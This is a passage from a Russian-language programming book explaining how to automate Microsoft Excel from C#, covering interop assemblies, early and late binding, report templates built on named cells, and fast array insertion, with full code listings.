



**Рис. 15.1.** Подключение объектной библиотеки Excel

Сборки взаимодействия можно генерировать самостоятельно. Для этого нужно добавить ссылку на соответствующую COM-библиотеку классов (рис. 15.1). Однако Microsoft настоятельно не рекомендует это делать: "Как правило, следует избегать использования COM-сборок взаимодействия Office, не входящих в число основных сборок взаимодействия Office. Также следует избегать использования COM-сборок взаимодействия Office, созданных Microsoft Visual Studio .NET во время разработки. Любая COM-сборка взаимодействия Office, не входящая в загружаемый пакет основных сборок взаимодействия Office, считается неофициальной".

*Основным пакетом сборок* (primary interop assembly, PIA) Microsoft называет пакет, созданный Microsoft и расположенный на сайте компании. PIA содержит официальное описание неуправляемых типов и всегда имеет цифровую подпись издателя. В частности, основной пакет сборок для Office XP располагается по адресу[1]

**http://www.microsoft.com/downloads/details.aspx?**
**FamilyId=C41BD61E-3060-4F71-A6B4-01FEBA508E52&displaylang=en**

[1] Конечно, я не заставляю вас набирать этот адрес вручную. На диске с исходным кодом содержится файл PIA_Office_XP.url, который позволяет перейти на нужный сайт. Библиотеки для других версий Office можно найти с помощью поиска по сайту.

Конкретно для работы с Excel из этого пакета требуется три сборки: Microsoft.Office.Interop.Excel.dll, Microsoft.Vbe.Interop.dll и office.dll. Обычно их помещают в одну из папок проекта (например, Dlls) и добавляют ссылку на них. При распространении программы эти библиотеки придется также включить в инсталляцию программы (суммарно их объем составляет примерно 1,5 Мбайт).

## 15.3.3. Объектная модель Excel

Как я уже говорил, объекты Excel представляют собой COM-объекты, которые используются и в VBA[1] и в PIA (я еще расскажу, как пользоваться этим соответствием):

- `ApplicationClass` — Excel-приложение;
- `Workbook` — рабочая книга;
- `Worksheet` — страница рабочей книги;
- `Range` — набор ячеек.

Независимо от способа работы с объектами, нужно создать объект типа `ApplicationClass` и с помощью свойства `Workbooks` получить (или добавить новый) объект типа `Workbook`. Затем, либо с помощью свойства `ActiveSheet` класса `Workbook`, либо по имени или индексу, необходимо получить нужную страницу рабочей книги (по умолчанию рабочая книга создается с тремя листами). Теперь можно работать с конкретными ячейками или их множеством с помощью свойства `Cells` страницы. Ячейки представляются классом `Range`. Для доступа к ячейкам этого алгоритма вполне достаточно.

Обращаю особое внимание, что хотя мы будем писать код на языке C#, все индексы массивов будут начинаться с 1, как и в VBA[2].

И еще несколько слов про форматирование ячеек. Объект `Range` имеет множество свойств, указывающих вид самой ячейки и текста в ячейке. Вот некоторые из них:

- свойство `Value` (или `Value2` для старших версий) задает содержимое текста ячейки;
- свойство `Borders` управляет границами ячейки:
  - `Borders.LineStyle` задает стиль границы (набор `XlLineStyle`);
  - `Borders.Weight` задает ширину границы;
  - `Borders.Color` задает цвет границы;

[1] Visual Basic for Application, "внутренний" язык офисных приложений.

[2] Для дотошных читателей замечу, что в VBA с помощью специальной команды можно указывать номер, с которого будут начинаться индексы массивов. Но сейчас это не важно.

- свойство `Font` управляет шрифтом текста ячейки:
  - `Font.Name` задает название шрифта;
  - `Font.Size` задает размер шрифта;
  - `Font.Bold`, `Font.Italic`, `Font.Underline` задают начертание шрифта;
- свойства `Height` и `Width` задают размеры ячейки.

Конечно, я не смогу описать здесь все свойства и методы всех объектов Excel. Их слишком много. Я расскажу про простой и полезный способ получить нужные объекты и их методы. Тогда вы сами сможете получить все, что будет необходимо для вашей задачи.

## Как найти нужные объекты

Итак, как узнать, какие именно методы надо вызвать и какие свойства нужно установить, чтобы решить некую задачу? Пусть, например, мы хотим, чтобы ширина колонки была автоматически выставлена в соответствии с текстом ячейки. Мы знаем, что в самом Excel для этого достаточно два раза щелкнуть на границе заголовка колонки (рис. 15.2). Наша задача — найти соответствующие методы и перенести их в код. Сделать это очень просто:

1. С помощью меню[1] **Tools | Macro | Record New Macro** (Инструменты | Макросы | Запись нового макроса) нужно вызывать диалог **Record Macro** (Запись макроса), нажать кнопку **OK**. Запись нового макроса начата.
2. В момент записи нужно выполнить все те действия, которые мы хотели бы выполнить в нашем коде. В данном случае мы два раза щелкаем на границе заголовка колонки E.
3. Для завершения записи нужно зажать кнопку **Stop Recording** (Остановить запись) на панели инструментов (рис. 15.3). Запись нужного кода произведена.





**Рис. 15.2.** Двойной щелчок на границе заголовка колонки для автоматического форматирования ширины колонки


**Рис. 15.3.** Кнопка **Stop Recording** (Остановить запись)

[1] Для записи макросов нужно включить соответствующие разрешения в меню **Tools | Macro | Security** (Инструменты | Макросы | Защита).

Теперь нажимаем комбинацию клавиш <Alt>+<F11> и переключаемся в редактор VBA. Нужный нам код находится в ветке `Module1` проекта (рис. 15.4). Из кода понятно, что метод автоматического форматирования называется `AutoFit`. Теперь легко записать соответствующий код на языке C#:

```
range.EntireColumn.AutoFit();
```

Аналогично можно получить почти любой код или, по крайней мере, точно узнать, какими именно свойствами и методами нужно воспользоваться для получения необходимого результата.





**Рис. 15.4.** Макрос автоматического форматирования ширины колонки

## 15.3.4. Раннее связывание

Excel\ExcelInterop-R,
Excel\ExcelInterop-W1,
Excel\ExcelInterop-W2

Еще раз повторю, что для раннего связывания необходимы три PIA-библиотеки: Microsoft.Office.Interop.Excel.dll, Microsoft.Vbe.Interop.dll и office.dll. Разумеется, в проекте должна быть ссылка на них (ссылка создается с помощью меню **Add Reference** (Добавить ссылку)). Итак...

Классы объектов Excel расположены в пространстве имен `Microsoft.Office.Interop.Excel`. Общая схема создания нового файла показана в листинге 15.1. Объект `ApplicationClass` позволяет создать новую рабочую книгу:

```
application = new ApplicationClass();
Workbook workbook = application.Workbooks.Add(Missing.Value);
```

Обратите внимание на специальное значение `Missing.Value`. В отличие от Visual Basic, язык C# не позволяет не указывать необязательные параметры (по крайней мере в версии 3.5). Все параметры должны быть указаны обязательно, но если значение параметра не известно, мы передаем специальное значение `Missing.Value`.

Создав файл, мы получаем первую страницу этого файла (индексы начинаются с 1!):

```
Worksheet worksheet = (Worksheet)workbook.Sheets[1];
```

Теперь мы можем работать с данными этой страницы. В качестве примера я записываю текущее время в ячейку A1 и вызываю метод автоматического форматирования ширины колонок.

Сценарии завершения программы могут быть разными. В данном случае мы возвращаем управление файлом пользователю. Для этого делаем Excel-приложение видимым и разрешаем пользовательское управление:

```
application.Visible = true;
application.UserControl = true;
```

В следующих разделах я приведу еще несколько вариантов завершения.

Казалось бы все просто, но... запустив этот код, мы вполне вероятно получим сообщение об ошибке (рис. 15.5):

```
System.Runtime.InteropServices.COMException (0x80028018):
Использован старый формат, либо библиотека имеет неверный тип.
```





**Рис. 15.5.** Сообщение об ошибке `COMException (0x80028018)`

Это известная проблема, и в Интернете опубликован рецепт ее решения: перед работой с объектами MS Office необходимо установить английскую культуру, а после завершения работы — восстановить ее (листинг 15.2). Теперь все будет работать, как положено.

**Листинг 15.1. Схема создания нового файла Excel (раннее связывание)**

```
using System;
using System.IO;
using System.Reflection;
using System.Globalization;
```

```
using Microsoft.Office.Interop.Excel;

namespace ExcelReader
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  ApplicationClass application = null;
  try
  {
   // Создаем приложение
   application = new ApplicationClass();

   // Создаем новый файл (рабочую книгу)
   Workbook workbook = application.Workbooks.Add(
                        Missing.Value);

   // Получаем первую страницу рабочей книги
   Worksheet worksheet = (Worksheet)workbook.Sheets[1];

   // Получаем первую ячейку
   Range range = (Range)worksheet.Cells[1, 1];
   // Задаем свойства ячейки
   range.Font.Name="Tahoma";
   range.Font.Size=8;
   range.Font.Bold=true;
   // Выводим значение
   range.Value2 = DateTime.Now.ToString();
   // Автоформатирование ширины колонок
   range.EntireColumn.AutoFit();
  }
  catch(Exception ex)
  {
   // Если возникает исключение — выводим
   // его на консоль
   Console.WriteLine(ex.ToString());
  }
  finally
  {
   if (application != null)
   {
    // Делаем приложение видимым
    application.Visible = true;
```

```
    // Отдаем файл пользователю
    application.UserControl = true;
   }
  }
 }
}
}
```

**Листинг 15.2. Обход проблемы с ошибкой `COMException`**

```
using System;
using System.IO;
using System.Reflection;
using System.Threading;
using System.Globalization;

using Microsoft.Office.Interop.Excel;

namespace ExcelReader
{
  class Class1
  {
    [STAThread]
    static void Main(string[] args)
    {
      CultureInfo oldCulture =
        System.Threading.Thread.CurrentThread.CurrentCulture;
      Thread.CurrentThread.CurrentCulture =
        new System.Globalization.CultureInfo( "en-US" );

     ...работаем с объектами Excel...

      Thread.CurrentThread.CurrentCulture = oldCulture;
    }
  }
}
```

Открыть существующий файл можно с помощью метода `Open`. Единственное неудобство этого метода в том, что он имеет 15 параметров, а использовать мы будем лишь один. Все остальные параметры мы "заполним" значением `Missing.Value` (листинг 15.3). Обратите внимание, что путь к файлу должен быть полным. В этом примере мы берем файл, расположенный в том же ката-

логе, где и сам выполняемый файл (этот путь дает нам свойство `System.AppDomain.CurrentDomain.BaseDirectory`).

Если в предыдущем примере мы возвращали созданный файл под контроль пользователя, то теперь мы будем просто записывать в файл данные и закрывать его. Для того чтобы Excel не задавал лишних вопросов (например, про сохранение изменений в файле или версию приложения), мы выставляем свойство `DisplayAlert` в значение `false`:

```
application.DisplayAlerts=false;
```

Теперь методы `Save` и `Quit` выполнятся безо всяких предупреждений.

С помощью раннего связывания можно выполнять любые операции над объектами Excel. Способ получения нужного кода я описывал в подразделах *разд. 15.3.3 и 15.3.5*.

**Листинг 15.3. Открытие существующего файла и заполнение его данными**

```
using System;
using System.IO;
using System.Reflection;
using System.Threading;
using System.Globalization;

using Microsoft.Office.Interop.Excel;

namespace ExcelReader
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  // Обходим ошибку 0x80028018
  CultureInfo oldCulture =
   System.Threading.Thread.CurrentThread.CurrentCulture;
  Thread.CurrentThread.CurrentCulture =
   new System.Globalization.CultureInfo( "en-US" );

  ApplicationClass application = null;

  // Должно быть полное имя
  string filename = Path.Combine(
     System.AppDomain.CurrentDomain.BaseDirectory ,
                          @"test.xls");
```

```
try
{
 application = new ApplicationClass();
 application.Visible=false;
 application.DisplayAlerts=false;

 Workbook workbook = application.Workbooks.Open(
  filename,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value,
  Missing.Value
  );

 Worksheet worksheet = (Worksheet)workbook.Sheets[1];
 Range range = (Range) worksheet.Cells[1, 1];
 range.Font.Name="Tahoma";
 range.Font.Size=8;
 range.Font.Bold=false;
 range.Value2 = DateTime.Now.ToString();

 workbook.Save();
}
catch(Exception ex)
{
 Console.WriteLine(ex.ToString());
 Console.ReadLine();
}
finally
{
 if (application != null)
 {
```

```
    application.Quit();
   }
  }
  Thread.CurrentThread.CurrentCulture = oldCulture;
 }
}
}
```

## 15.3.5. Позднее связывание

Excel\ExcelLateBinding

Позднее связывание позволяет "не таскать" за собой дополнительные библиотеки, но при этом отсутствует описание типов. Связь с объектами производится в момент выполнения программы. В языке C# позднее связывание выполняется с помощью методов отражения (reflection).

Создание объекта приложения Excel выглядит так:

```
Type objClassType = Type.GetTypeFromProgID("Excel.Application");
object objApplication = Activator.CreateInstance(objClassType);
```

Обратите внимание, что мы ничего не знаем о типе объекта, и поэтому результат вызова имеет тип `object`.

Все дальнейшие действия с объектами производятся с помощью метода `InvokeMember`, который имеет такой формат вызова:

```
object result = objOwner.GetType().InvokeMember(
          propertyName, bindingFlags,
          null, objAction, parameters);
```

Параметр `propertyName` задает имя вызываемого свойства (или метода), а параметр `bindingFlags` указывает, какое именно действие нужно выполнить:

- `bindingFlags.GetProperty` передается для получения значения свойства;
- `bindingFlags.SetProperty` передается для установки значения свойства;
- `bindingFlags.InvokeMethod` передается для вызова метода.

Параметр `objAction` должен содержать ссылку на объект, с которым производится действие. Параметр `parameters` может содержать список параметров, если они требуются для выполнения операции. Я думаю, что на конкретных примерах будет более понятно, как с этим работать.

При раннем связывании, получив ссылку на объект `Application`, мы через свойство `Workbooks` получали список рабочих книг. Сейчас мы должны сделать то же самое с помощью метода `InvokeMember`:

```
object objBooks =
     objApplication.GetType().InvokeMember("Workbooks",
     BindingFlags.GetProperty, null, objApplication, null);
```

Для добавления новой рабочей книги у полученного объекта (тип его мы не знаем, поэтому пишем просто `object`) нужно вызвать метод `Add`:

```
object objBook = objBooks.GetType().InvokeMember("Add",
     BindingFlags.InvokeMethod, null, objBooks, null);
```

Добравшись таким образом до конкретной ячейки (объект `objRange`), мы должны установить значение свойства `Value`:

```
parameters = new Object[1];
parameters[0] = "Hello, World!";
objRange.GetType().InvokeMember("Value", BindingFlags.SetProperty,
    null, objRange, parameters);
```

Полностью код этого примера показан в листинге 15.4. Кстати, даже при позднем связывании приходится решать проблему с неанглийскими версиями операционных систем, устанавливая культуру en-US. Правда, ошибка в этом случае выглядит немного по-другому:

```
Ошибка: Exception has been thrown by the target of an invocation.
Строка: mscorlib
```

Конечно, код получается очень громоздким, но если работа с приложением Excel ограничивается немногочисленными действиями, то компактностью кода стоит пренебречь в пользу компактности установки — инсталляция программы получится примерно на 1,5 Мбайт "легче". Частично решить проблему сложности кода могут помочь специальные методы-обертки (листинг 15.5). С их помощью вызовы можно записать в более понятной форме, например:

```
object objBooks = GetProperty(objApplication, "Workbooks");
```

Но все же, если три дополнительные библиотеки не являются критичными, то лучше воспользоваться ранним связыванием. Это безопаснее с точки зрения ошибок в коде.

**Листинг 15.4. Создание Excel-файла с помощью позднего связывания**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
```

```
using System.Reflection;
using System.Globalization;
using System.Threading;

namespace ExcelDelayRef
{
    class Program
    {
        static void Main(string[] args)
        {
            CultureInfo oldCulture =
                System.Threading.Thread.CurrentThread.CurrentCulture;
            Thread.CurrentThread.CurrentCulture =
                new System.Globalization.CultureInfo("en-US");

            object[] parameters;

            try
            {
                // Получение типа класса и создание экземпляра Excel
                Type objClassType =
                     Type.GetTypeFromProgID("Excel.Application");
                object objApplication =
                     Activator.CreateInstance(objClassType);

                // Получение коллекции рабочих книг
                object objBooks =
                  objApplication.GetType().InvokeMember("Workbooks",
                   BindingFlags.GetProperty, null, objApplication, null);

                // Добавление новой рабочей книги
                object objBook = objBooks.GetType().InvokeMember("Add",
                    BindingFlags.InvokeMethod, null, objBooks, null);

                // Получение коллекции рабочих листов
                object objSheets =
                    objBook.GetType().InvokeMember("Worksheets",
                       BindingFlags.GetProperty, null, objBook, null);

                // Получение первого рабочего листа
                parameters = new Object[1];
                parameters[0] = 1;
                object objSheet =
                     objSheets.GetType().InvokeMember("Item",
```

```
                    BindingFlags.GetProperty, null, objSheets,
                    parameters);

                // Получение объекта диапазона, содержащего ячейку A1
                parameters = new Object[2];
                parameters[0] = "A1";
                parameters[1] = Missing.Value;
                object objRange =
                    objSheet.GetType().InvokeMember("Range",
                        BindingFlags.GetProperty, null, objSheet,
                        parameters);

                // Написать "Hello, World!" в ячейке A1
                parameters = new Object[1];
                parameters[0] = "Hello, World!";
                objRange.GetType().InvokeMember("Value",
                    BindingFlags.SetProperty,
                    null, objRange, parameters);

                // Возвращение контроля над Excel пользователю
                parameters = new Object[1];
                parameters[0] = true;
                objApplication.GetType().InvokeMember("Visible",
                    BindingFlags.SetProperty,
                    null, objApplication, parameters);
                objApplication.GetType().InvokeMember("UserControl",
                    BindingFlags.SetProperty,
                    null, objApplication, parameters);
            }
            catch (Exception exception)
            {
                String errorMessage;
                errorMessage = "Ошибка: ";
                errorMessage = String.Concat(errorMessage,
                                                    exception.Message);
                errorMessage = String.Concat(errorMessage, " Строка: ");
                errorMessage = String.Concat(errorMessage,
                                                    exception.Source);
                Console.WriteLine(errorMessage);
            }
            Thread.CurrentThread.CurrentCulture = oldCulture;
        }
    }
}
```

**Листинг 15.5. Методы-обертки для вызова `InvokeMember`**

```
// Установка значения свойства
private void SetProperty(object obj, string sProperty, object oValue)
{
    object[] oParam=new object[1];
    oParam[0]=oValue;
    obj.GetType().InvokeMember(sProperty,
         BindingFlags.SetProperty, null, obj, oParam);
}
// Получение значения свойства (без параметров)
private object GetProperty(object obj, string sProperty)
{
    return obj.GetType().InvokeMember(sProperty,
            BindingFlags.GetProperty, null, obj, null );
}
// Получение значения свойства (с одним параметром)
// Например, Range("A1")
private object GetProperty(object obj, string sProperty, object oValue)
{
    object[] oParam=new object[1];
    oParam[0]=oValue;
    return obj.GetType().InvokeMember(sProperty,
           BindingFlags.GetProperty, null, obj, oParam );
}
// Получение значения свойства с двумя параметрами
// Например, Cell(1,1)
private object GetProperty(object obj, string sProperty, object oValue1,
                           object oValue2)
{
    object[] oParam=new object[2];
    oParam[0]=oValue1;
    oParam[1]=oValue2;
    return obj.GetType().InvokeMember(sProperty,
           BindingFlags.GetProperty, null, obj, oParam);
}
// Вызов метода (с несколькими параметрами)
private object InvokeMethod(object obj, string sProperty,
                                          object[] oParam)
{
    return obj.GetType().InvokeMember(sProperty,
           BindingFlags.InvokeMethod, null, obj, oParam);
}
```

```
// Вызов метода (с одним параметром)
private object InvokeMethod(object obj, string sProperty, object oValue)
{
    object[] oParam=new object[1];
    oParam[0]=oValue;
    return obj.GetType().InvokeMember(sProperty,
              BindingFlags.InvokeMethod, null, obj, oParam);
}
```

## Как определять значения констант

При позднем связывании у нас нет не только описания классов и типов, но и значения констант. Если установить значение свойства мы можем и без описания этого свойства, то узнать, какое именно значение нужно указать, без конкретной константы невозможно.

Пусть, например, мы хотим установить значение свойства `Calculation`. В VBA можно задать три значения (рис. 15.6): автоматический режим (`xlCalculationAutomatic`), ручной режим (`xlCalculationManual`) и полуавтоматический (`xlCalculationSemiautomatic`). В коде C# для вызова метода `InvokeMember` нужны значения этих констант, но у нас их нет.





**Рис. 15.6.** Свойство `Calculation`

Узнать значения констант можно с помощью окна **Object Browser** в VBA (рис. 15.7), в которое можно попасть, нажав клавишу <F2>. Теперь мы можем смело записать в код нужные нам значения:

```
const int xlCalculationAutomatic   =-4105;
const int xlCalculationManual    =-4135;
const int xlCalculationSemiautomatic = 2;
```

И вызвать соответствующую установку значения свойства:

```
SetProperty(objApplication,"Calculation", xlCalculationAutomatic);
```

Аналогично можно узнать значение любой нужной константы. В старших версиях Excel информацию о константах можно узнать также с помощью меню **Quick Info** (рис. 15.8).





**Рис. 15.7.** Узнать значения констант можно с помощью **Object Browser**





**Рис. 15.8.** Меню **Quick Info**

## 15.3.6. Создание шаблона отчета

Excel\ExcelInterop-Template

Создавать документ отчета с нуля не всегда удобно. Если документ содержит множество полей, формул и т. п., и, кроме того, требуется сохранить строгие размеры этих полей, то создание такого отчета может быть очень сложной задачей. Значительно проще заготовить шаблон отчета и заполнить в нем только поля данных.

Для обозначения полей, подлежащих заполнению, можно воспользоваться именованными ячейками[1]. Пусть, например, наш шаблон содержит три такие ячейки (рис. 15.9): DATE, TIME и VALUE. В них мы будем записывать соответственно дату, время и некое число (сейчас не важно какое).

В *разд. 15.3.5* я показывал, как открывать документ, но здесь я немного модифицировал код. Теперь значение параметра `ReadOnly` равно `true`. Этот па-

[1] В Excel каждой ячейке или группе ячеек может быть присвоено имя. Подробности можно узнать в документации по Excel. На рис. 15.9 видно, что ячейке B1 присвоено имя DATE.

раметр указывает, что файл нужно открыть в режиме "только для чтения", что поможет предотвратить случайную порчу шаблона:

```
Workbook workbook = application.Workbooks.Open(
 fileName,
 Missing.Value,
 true /* параметр ReadOnly */,
 Missing.Value,
 Missing.Value,
 Missing.Value,
 Missing.Value,
 Missing.Value,
 Missing.Value,
 Missing.Value,
 Missing.Value,
 Missing.Value,
 Missing.Value,
 Missing.Value,
 Missing.Value
);
```





**Рис. 15.9.** Шаблон отчета

Для доступа к именованным ячейкам используется свойство `workbook.Names`. С его помощью можно получить ссылку на ячейку по имени:

```
range = (Range)workbook.Names.Item("DATE" ,
                    Missing.Value, Missing.Value).RefersToRange;
```

Теперь можно заполнить ее нужным нам значением:

```
range.Value2 = DateTime.Now.ToShortDateString();
```

В отличие от предыдущего кода, сейчас нам нужно будет сохранить файл с другим именем, т. к. изменять файл шаблона нельзя:

```
fileName = Path.Combine(
        System.AppDomain.CurrentDomain.BaseDirectory , @"report.xls");
workbook.SaveAs(
    fileName,
    Missing.Value, Missing.Value, Missing.Value,
    Missing.Value, Missing.Value,
    XlSaveAsAccessMode.xlNoChange,
    Missing.Value,
    false /*AddToMru*/,
    Missing.Value,
    Missing.Value, Missing.Value
);
```

В методе `SaveAs` используются всего три параметра. Первый задает новое имя файла. Следующий параметр указывает режим доступа к файлу, а значение `false` параметра `AddToMru` указывает не сохранять файл в списке последних открытых в Excel файлов.

Полный код этого примера показан в листинге 15.6.

**Листинг 15.6. Создание отчета по шаблону**

```
using System;
using System.IO;
using System.Reflection;
using System.Threading;
using System.Globalization;

using Microsoft.Office.Interop.Excel;

namespace ExcelReader
{
  class Class1
  {
    [STAThread]
    static void Main(string[] args)
    {
      // Обходим ошибку 0x80028018
      CultureInfo oldCulture =
          System.Threading.Thread.CurrentThread.CurrentCulture;
      Thread.CurrentThread.CurrentCulture =
          new System.Globalization.CultureInfo( "en-US" );

      ApplicationClass application = null;
```

```
// Должно быть полное имя
string fileName = Path.Combine(
  System.AppDomain.CurrentDomain.BaseDirectory , @"template.xls");

try
{
  // Создаем Application
  application = new ApplicationClass();
  application.Visible=false;
  application.DisplayAlerts=false;

  // Открываем файл шаблона
  Workbook workbook = application.Workbooks.Open(
    fileName,
    Missing.Value,
    true /* параметр ReadOnly */,
    Missing.Value,
    Missing.Value,
    Missing.Value,
    Missing.Value,
    Missing.Value,
    Missing.Value,
    Missing.Value,
    Missing.Value,
    Missing.Value,
    Missing.Value,
    Missing.Value,
    Missing.Value
  );

  // Заполняем поля шаблона
  Range range;
  range = (Range)workbook.Names.Item(
        "DATE" , Missing.Value, Missing.Value).RefersToRange;
  range.Value2 = DateTime.Now.ToShortDateString();
  range = (Range)workbook.Names.Item(
        "TIME" , Missing.Value, Missing.Value).RefersToRange;
  range.Value2 = DateTime.Now.ToShortTimeString();
  range = (Range)workbook.Names.Item(
        "VALUE", Missing.Value, Missing.Value).RefersToRange;
  range.Value2 = DateTime.Now.Ticks.ToString();

  // Сохраняем файл с другим именем
  fileName = Path.Combine(
     System.AppDomain.CurrentDomain.BaseDirectory , @"report.xls");
```

```
        workbook.SaveAs(
           fileName,
           Missing.Value, Missing.Value, Missing.Value,
           Missing.Value, Missing.Value,
           XlSaveAsAccessMode.xlNoChange,
           Missing.Value,
           false /*AddToMru*/,
           Missing.Value, Missing.Value,Missing.Value);
      }
      catch(Exception ex)
      {
        Console.WriteLine(ex.ToString());
        Console.ReadLine();
      }
      finally
      {
        if (application != null)
        {
          application.Quit();
        }
      }
      Thread.CurrentThread.CurrentCulture = oldCulture;
    }
  }
}
```

## 15.3.7. Быстрая вставка данных

Excel\ExcelInterop-Array

Предположим, что у нас есть некий массив данных:

```
int [,] data = new int[5,3];
```

Сейчас не очень важно, как именно он инициализирован, но для определенности заполним его некими данными:

```
for (int i=0; i< data.GetLength(0); i++)
  for (int j=0; j< data.GetLength(1); j++)
    data[i,j] = i+j;
```

Самый простой способ вывести эти данные в Excel — это организовать аналогичный цикл и записать необходимый элемент массива в нужную ячейку:

```
for (int i=0; i< data.GetLength(0); i++)
{
  for (int j=0; j< data.GetLength(1); j++)
```

```
  {
      Range range = (Range)worksheet.Cells[i+1, j+1];
      range.Value2 = data[i,j];
  }
}
```

Основной недостаток такого подхода — этот код очень медленно работает. Для вывода тысячи значений может потребоваться до 20 секунд, даже при очень хорошем процессоре.

Класс `Range` может представлять собой не только одну ячейку, но и набор ячеек, поэтому вполне допустимо присваивать нужному массиву ячеек массив данных подходящего размера:

```
Range range = (Range)worksheet.get_Range("A1", "C5");
range.Value2 = data;
```

Вызов метода `get_Range()` возвращает набор ячеек, начиная с A1 и заканчивая C5, что как раз соответствует массиву 5 на 3. Таким образом, инициализация массива должна выглядеть так:

```
int [,] data = new int[число_строк, число_столбцов];
```

Такой код выполняется в сотни раз быстрее вывода значений поодиночке.

